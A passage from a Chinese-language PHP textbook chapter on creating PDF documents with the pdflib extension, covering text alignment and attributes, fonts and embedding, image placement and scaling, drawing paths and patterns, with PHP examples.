pdf_rect($pdf, 50, 400, 300, 180); pdf_stroke($pdf);
pdf_show_boxed($pdf, $text, 50, 210, 300, 180, "justify");
pdf_rect($pdf, 50, 210, 300, 180);
pdf_stroke($pdf);
pdf_show_boxed($pdf, $text, 50, 20, 300, 180, "fulljustify");
pdf_rect($pdf, 50, 20, 300, 180);
pdf_stroke($pdf);
pdf_show_boxed($pdf, $text, 375, 235, 200, 300, "center");
pdf_rect($pdf, 375, 250, 200, 300);
pdf_stroke($pdf); pdf_end_page($pdf);
```

```
pdf_set_parameter($pdf, "openaction", "fitpage");  
pdf_close($pdf);  
  
$buf = pdf_get_buffer($pdf);  
$len = strlen($buf);  
header("Content-Type:application/pdf");  
header("Content-Length:$len");  
header("Content-Disposition:inline; filename=coords.pdf");  
echo $buf;  
pdf_delete($pdf);  
?>
```

例 10-4 的输出如图 10-4 所示。




图 10-4: 不同的文本对齐方式

`pdf_show_box()` 函数的返回值是不能放进框中的字符数。如果 *feature* 参数存在, 则它必须被置成 "blind"。这会防止文本不适应框的情况出现, 对于在不实际输出文本的情况下检测它是否适应框也是很有用的。

文本属性

有三种方法可以改变文本的外观。第一种是利用参数在文本上加下划线、上划线或

删除线：第二是改变文本的外边框 (stroking) 和填充 (filling)；第三是改变文本的颜色。

underline、overline和strikeout参数都必须独立地设置成"true"或"false"，例如：

```
pdf_set_parameter($pdf, "underline", "true"); // 启用下划线
```

对文本画边框 (stroking) 是指在文字的外轮廓上画出边框。它的效果就是文本的外轮廓。填充 (filling) 文本是指填充文字的內部。可以通过对textrendering参数的设置来选择文本是被画边框还是被填充。合法的值如表 10-2 所示。

表 10-2: textrendering 参数的可能值

值	效果
0	普通
1	画边框 (轮廓)
2	填充并画边框
3	不可见
4	普通，加到剪切路径中
5	填充并画边框，加到剪切路径中
6	不可见，加到剪切路径中

函数 pdf_setcolor() 用来设置文本的颜色：

```
pdf_setcolor(pdf, type, colorspace, c1 [, c2, c3 [, c4]]);
```

type参数只能是"stroke"、"fill"或"both"中的一种。它指明了文字的轮廓线、文字的填充或两者的颜色。colorspace参数是"gray"、"rgb"、"cmyk"、"spot"或"pattern"中的一个。"gray"、"spot"和"pattern"只带一个颜色参数，而"rgb"带三个，"cmyk"则带全部的四个。

例 10-5 示例了颜色、下划线、上划线、删除线、画边框和填充的用法。

例 10-5: 改变文本属性

```
<?php
    $p = pdf_new();
    pdf_open_file($p);
    pdf_begin_page($p, 612, 792);
```



```

$font = pdf_findfont($p, "Helvetica-Bold", "host", 0);
pdf_setfont($p, $font, 38.0);
pdf_set_parameter($p, "overline", "true");
pdf_show_xy($p, "Overlined Text", 50, 720);
pdf_set_parameter($p, "overline", "false");
pdf_set_parameter($p, "underline", "true");
pdf_continue_text($p, "Underlined Text");
pdf_set_parameter($p, "strikeout", "true");
pdf_continue_text($p, "Underlined strikeout Text");
pdf_set_parameter($p, "underline", "false");
pdf_set_parameter($p, "strikeout", "false");
pdf_setcolor($p, "fill", "rgb", 1.0, 0.1, 0.1);
pdf_continue_text($p, "Red Text");
pdf_setcolor($p, "fill", "rgb", 0, 0, 0);
pdf_set_value($p, "textrendering", 1);
pdf_setcolor($p, "stroke", "rgb", 0, 0.5, 0);
pdf_continue_text($p, "Green Outlined Text");
pdf_set_value($p, "textrendering", 2);
pdf_setcolor($p, "fill", "rgb", 0, .2, 0.8);
pdf_setlinewidth($p, 2);
pdf_continue_text($p, "Green Outlined Blue Text");
pdf_end_page($p);
pdf_close($p);

$buf = pdf_get_buffer($p);
$len = strlen($buf);
header("Content-Type: application/pdf");
header("Content-Length: $len");
header("Content-Disposition: inline; filename=coord.pdf");
echo $buf;
pdf_delete($p);
?>

```

例 10-5 的输出如图 10-5 所示。

字体

如表 10-3 所示，PDF 有 14 种内置字体。如果只使用了这些字体，则所创建的文档将会比使用其他字体创建的文档有更好的移植性和更小的体积。

表 10-3: 标准 PDF 字体

Courier	Courier-Bold	Courier-BoldOblique	Courier-Oblique
Helvetica	Helvetica-Bold	Helvetica-BoldOblique	Helvetica-Oblique
Times-Bold	Times-BoldItalic	Times-Italic	Times-Roman
Symbol	ZapfDingbats		




图 10-5: 划线、画边框、填充和文本着色

`pdf_findfont()`用于选择字体:

```
$font = pdf_findfont(pdf, fontname, encoding, embed);
```

`encoding` 参数指明了字符的内部数字编码如何映射到字体字符上。内置编码有 "winansi" (Windows, ISO 8859-1 的一个超集, 同时也是 ASCII 码的一个超集)、"macroman" (Macintosh)、"ebcdic" (IBM 主机)、"builtin" (用于符号字体)、"host" (Mac 上的 "macroman", 基于 EBCDIC 的系统上的 "ebcdic", 所有其他系统上的 "winansi")。当使用内置字体时, 请选择 "host"。

如果有 PostScript 字体规格或 TrueType 文件, 则可以使用非标准字体。如果要将非标准字体嵌入 PDF 文件, 而不是使用浏览者系统中的字体, 则应将 `embed` 参数设置为 1。

使用非标准字体而不将其嵌入, 则这样生成的文档较小, 但其可移植性变差了。也应注意不要违反了字体的许可条件, 因为一些字体是不允许嵌入的。TrueType 字体文件有一个用于指示能否被嵌入的指示符。这是由 *pdflib* 确定的, 如果嵌入一种不能被嵌入的字体, 它将产生错误。

嵌入字体

如果要使用非标准字体,则必须使用 FontAFM、FontPFM或 FontOutline 参数来告知 *pdflib* 它们的位置。例如,要使用一个 TrueType 字体,应这样做:

```
pdf_set_parameter($p,"FontOutline", "CANDY==/usr/fonts/candy.ttf");
$font = pdf_findfont($p, "CANDY", "host", 1);
```

两个等号告诉 *pdflib* 路径是绝对路径。一个等号则表示从当前默认字体目录开始的相对路径。

不必在每次使用非标准字体时都调用 `pdf_set_parameter()` 函数,取而代之的是,将 FontAFM、FontPFM和FontOutline 设置加入 *pdflib* 的 *pdflib.upr* 文件中,从而告诉 *pdflib* 所要使用的字体。

以下是 *pdflib.upr* 文件中的 FontAFM 和 FontOutline 部分所添加的新字体。以两个反斜杠 “//” 开始的那一行指明了字体文件的默认目录。其他行的格式为 *fontname=filename*。

```
//usr/share/fonts

FontAFM
LuciduxSans=lcdxsr.afm
Georgia=georgia.afm

FontOutline
Arial=arial.ttf
Century Gothic=GOTHIC.TTF
Century Gothic Bold=GOTHICB.TTF
Century Gothic Bold Italic=GOTHICBI.TTF
Century Gothic Italic=GOTHICI.TTF
```

可以为每一个字体文件指定一个绝对路径。

例 10-6 展示了大多数的内置字体,和在 *pdflib.upr* 文件中安装的 5 种 AFM (Adobe Font Metric) 字体、2 种 TrueType 字体。它显示了新的欧元符号和法语中的重音号。

例 10-6: 字体示例

```
<?php
$p = pdf_new();
pdf_open_file($p);
pdf_set_info($p,"Creator","hello.php");
```

```

pdf_set_info($p, 'Author', "Rasmus Lerdorf");
pdf_set_info($p, "Title", "Hello world (PHP)");
pdf_set_parameter($p, "resourcefile", '/usr/share/fonts/pdflib/pdflib.upr');
pdf_begin_page($p, 612, 792);
pdf_set_text_pos($p, 25, 750);
$fonts = array('Courier'=>0, 'Courier-Bold'=>0, 'Courier-BoldOblique'=>0,
               'Courier-Oblique'=>0, 'Helvetica'=>0, 'Helvetica-Bold'=>0,
               'Helvetica-BoldOblique'=>0, 'Helvetica-Oblique'=>0,
               'Times-Bold'=>0, 'Times-BoldItalic'=>0, 'Times-Italic'=>0,
               'Times-Roman'=>0, 'LuciduxSans'=>1,
               'Georgia' => 1, 'Arial' => 1, 'Century Gothic' => 1,
               'Century Gothic Bold' => 1, 'Century Gothic Italic' => 1,
               'Century Gothic Bold Italic' => 1
            );
foreach($fonts as $f=>$embed) {
    $font = pdt_findfont($p,$f,"host",$embed);
    pdf_setfont($p,$font,25.0);
    pdf_continue_text($p,"$f (".chr(128)."Ç à á â ã ç è é ê)");
}
pdf_end_page($p);
pdt_close($p);
$buf = pdf_get_buffer($p);
$len = strlen($buf);
Header("Content-Type: application/pdf");
Header("Content-Length: $len");
Header("Content-Disposition: inline; filename=nello_php.pdf");
echo $buf;
pdf_delete($p);
?>

```

例 10-6 的输出如图 10-6 所示。

图像和图形

文档中不仅仅包含文本。大多数 PDF 文件都包含一些徽标、图表、插图或图片。本节将介绍如何包含图像文件，构建自己的艺术线条插图和在每一页上重复相同的元素（例如）。

图像

PDF 支持很多不同种类的图像格式：PNG、JPEG、GIF、TIFF、CCITT 和包含像素的字节序列流的原始图像格式。但是，并不是每种类型的所有功能都被支持。



图 10-6: 字体示例输出

对于 PNG 图像，*alpha* 通道被丢失了（虽然在以后的 *pdflib* 和 Acrobat 版本中支持了透明功能，这意味着可以指明一种颜色作为透明色，但是你不能将图像的一部分变成透明的）。对于 JPEG 图像，你所要关注的只是改进的 JPEG；Acrobat 4 之前的版本是不支持改进 JPEG 的，所以最好的方法就是使用没有改进的 JPEG 图像。对于 GIF 图像，要避免隔行扫描。

向 PDF 文档中添加图像相对来说是简单的。第一步是针对所使用的图像类型调用合适的打开函数。这些函数的形式是 `pdf_open_format()`。例如：

```
$image = pdf_open_jpeg(pdf, filename);
```

一旦打开了图像文件，则要调用 `pdf_place_image()` 函数来设置图像在文档中的位置。当打开了一个图像时，它可以被复制很多遍；而文件中只会保留实际图像数据的一个副本。当设置好图像的位置后，请调用 `pdf_close_image()` 函数将文件关闭：

```
pdf_place_image(pdf, image, x, y, scale);
pdf_close_image(pdf, image);
```

`scale` 参数用来设置图像的放大（或缩小）倍数。

可以通过调用 `pdf_get_value()` 函数（以 `imagewidth` 或 `imageheight` 为参数）来获得图像的大小。

例 10-7 将图像放置在一个页面的几个位置上。

例 10-7: 放置和缩放图像

```
<?php
    $p = pdf_new();
    pdf_open_file($p);
    pdf_set_info($p, "Creator", "images.php");
    pdf_set_info($p, "Author", "Rasmus Lerdorf");
    pdf_set_info($p, "Title", "Images");
    pdf_begin_page($p, 612, 792);

    $im = pdf_open_jpeg($p, "php-big.jpg");
    pdf_place_image($p, $im, 200, 700, 1.0);
    pdf_place_image($p, $im, 200, 600, 0.75);
    pdf_place_image($p, $im, 200, 535, 0.50);
    pdf_place_image($p, $im, 200, 501, 0.25);
    pdf_place_image($p, $im, 200, 486, 0.10);
    $x = pdf_get_value($p, "imagewidth", $im);
    $y = pdf_get_value($p, "imageheight", $im);
    pdf_close_image($p, $im);
    $font = pdf_findfont($p, 'Helvetica-Bold', 'host', 0);
    pdf_setfont($p, $font, 38.0);
    pdf_show_xy($p, "$x by $y", 425, 750);
    pdf_end_page($p);
    pdf_close($p);
    $buf = pdf_get_buffer($p);
    $len = strlen($buf);
    header("Content-Type: application/pdf");
    header("Content-Length: $len");
    header("Content-Disposition: inline; filename=images.pdf");
    echo $buf;
    pdf_delete($p);
?>
```

例 10-7 的输出如图 10-7 所示。

例 10-7 中被缩放了 PHP 徽标保持了其原有的比例。为了改变一个图像的大小而不保持其比例，则需要调用 `pdf_scale()` 函数来临时地改变坐标系：

```
pdf_scale($pdf, $xscale, $yscale);
```




图 10-7: 放置和缩放图像

所有后续的坐标也将以 *xscale* 和 *yscale* 值为准。

例 10-8 示范了如何不按比例地缩放图像。应注意，当调用 `pdf_place_image()` 函数设置图像位置时，必须对坐标进行补偿。

例 10-8: 不按比例的缩放

```
<?php
$im = pdf_open_jpeg($p, "php-big.jpg");
pdf_place_image($p, $im, 200, 700, 1.0);
pdf_save($p); // 保存当前的坐标系统设置
$nx = 50/pdf_get_value($p, "imagewidth", $im);
$ny = 100/pdf_get_value($p, "imageheight", $im);
pdf_scale($p, $nx, $ny);
pdf_place_image($p, $im, 200/$nx, 600/$ny, 1.0);
pdf_restore($p); // 恢复以前的设置
pdf_close_image ($p, $im);
?>
```

例 10-8 的输出如图 10-8 所示。




图 10-8: 不按比例的缩放

图形

画图形前，应先指定一条路径，然后用合适的填充色来填充路径，或用合适的边框色来为边框着色。定义这些路径的函数很简单。例如，为了画一条线，应首先将光标移到起始点（使用 `pdf_moveto()` 函数），然后用 `pdf_lineto()` 函数来指明该线条的路径。其他函数（如 `pdf_circle()` 和 `pdf_rect()`）的起始点，在调用时就直接定义了。

`pdf_moveto()` 使路径从某个特定点开始：

```
pdf_moveto(pdf, x, y);
```

`pdf_lineto()` 绘出一条从当前点到另一点的线条：

```
pdf_lineto(pdf, x, y);
```

`pdf_circle()` 用于画圆，其半径为 r ，圆心为 (x, y) ：

```
pdf_circle(pdf, x, y, r);
```


`pdf_arc()`用于画圆中的一段弧:

```
pdf_arc(pdf, x, y, r, alpha, beta);
```

圆的圆心为 (x, y) 、半径为 r 。起始角度为 α , 终止角度为 β (角度为沿水平轴顺时针方向)。

`pdf_curveto()`函数用于绘制 Bézier 曲线:

```
pdf_curveto(pdf, x1, y1, x2, y2, x3, y3);
```

该曲线必须经过 $(x1, x2)$ 、 $(x2, y2)$ 、 $(x3, y3)$ 三点。

`pdf_rect()`用于画矩形:

```
pdf_rect(pdf, x, y, width, height);
```

函数 `pdf_closepath()`用于画一条从当前点到起始点的线条:

```
pdf_closepath(pdf);
```

例 10-9 定义了一条路径。

例 10-9: 一个简单的图形路径

```
<?php
$p = pdf_new();
pdf_open_file($p);
pdf_begin_page($p, 612, 792);
pdf_moveto($p, 150, 150);
pdf_lineto($p, 450, 650);
pdf_lineto($p, 100, 700);
pdf_curveto($p, 80, 400, 70, 450, 250, 550);
pdf_stroke($p);
pdf_end_page($p);
pdf_close($p);
$buf = pdf_get_buffer($p);
$len = strlen($buf);
header("Content-Type:application/pdf");
header("Content-Length:$len");
header("Content-Disposition:inline; filename=gra.pdf");
echo $buf;
pdf_delete($p);
?>
```

例 10-9 的输出如图 10-9 所示。




图 10-9: 简单的路径

调用 `pdf_closepath()` 和 `pdf_fill_stroke()` 函数可以封闭路径，然后用当前色填充该路径。注意例 10-9 中的 `pdf_stroke()` 应该为：

```
pdf_closepath($p);  
pdf_fill_stroke($p);
```

`pdf_fill_stroke()` 函数用当前填充色填充路径，并用边框色绘出边框。现在的输出如图 10-10 所示。

```
// 圆  
pdf_setcolor($p, "fill", "rgb", 0.8, 0.5, 0.8);  
pdf_circle($p, 400, 600, 75);  
pdf_fill_stroke($p);  
  
// 弧  
pdf_setcolor($p, "fill", "rgb", 0.8, 0.5, 0.5);  
pdf_moveto($p, 200, 600);  
pdf_arc($p, 300, 600, 50, 0, 120);  
pdf_closepath($p);  
pdf_fill_stroke($p);
```




图 10-10: 封闭和填充路径

```
// 虚线矩形
pdf_setcolor($p,"stroke","rgb", 0.3, 0.8, 0.3);
pdf_setdash($p,4,6);
pdf_rect($p,50,500,500,300);
pdf_stroke($p);
```

以下是一些用于实现不同形状和边框的代码。其输出如图 10-11 所示。

图案

图案 (pattern) 是一种可重用的组件。它在页面上下文之外被定义, 用于填充或画边框。

`pdf_begin_pattern()` 函数返回一个图案的句柄:

```
$patternr = pdf_begin_pattern(pdf, width, height, xstep, ystep, painttype);
```

图案的大小由 `width` 和 `height` 参数指定。如果图案是从一幅图像中得到的, 则它们指定该图像的大小。 `xstep` 和 `ystep` 参数指定水平和垂直方向上平铺的图案的大小 (即重复图像之间的距离)。为了使重复的图像之间没有空隙, 应把 `xstep` 和 `ystep`

参数分别设置成 *width* 和 *height*。最后一个参数 *painttype* 可以是 1 或 2。设置成 1 意味着图案自带颜色信息；2 意味着使用当前填充和画边框的颜色。从图像中生成图案时，该值只能被设置成 1。

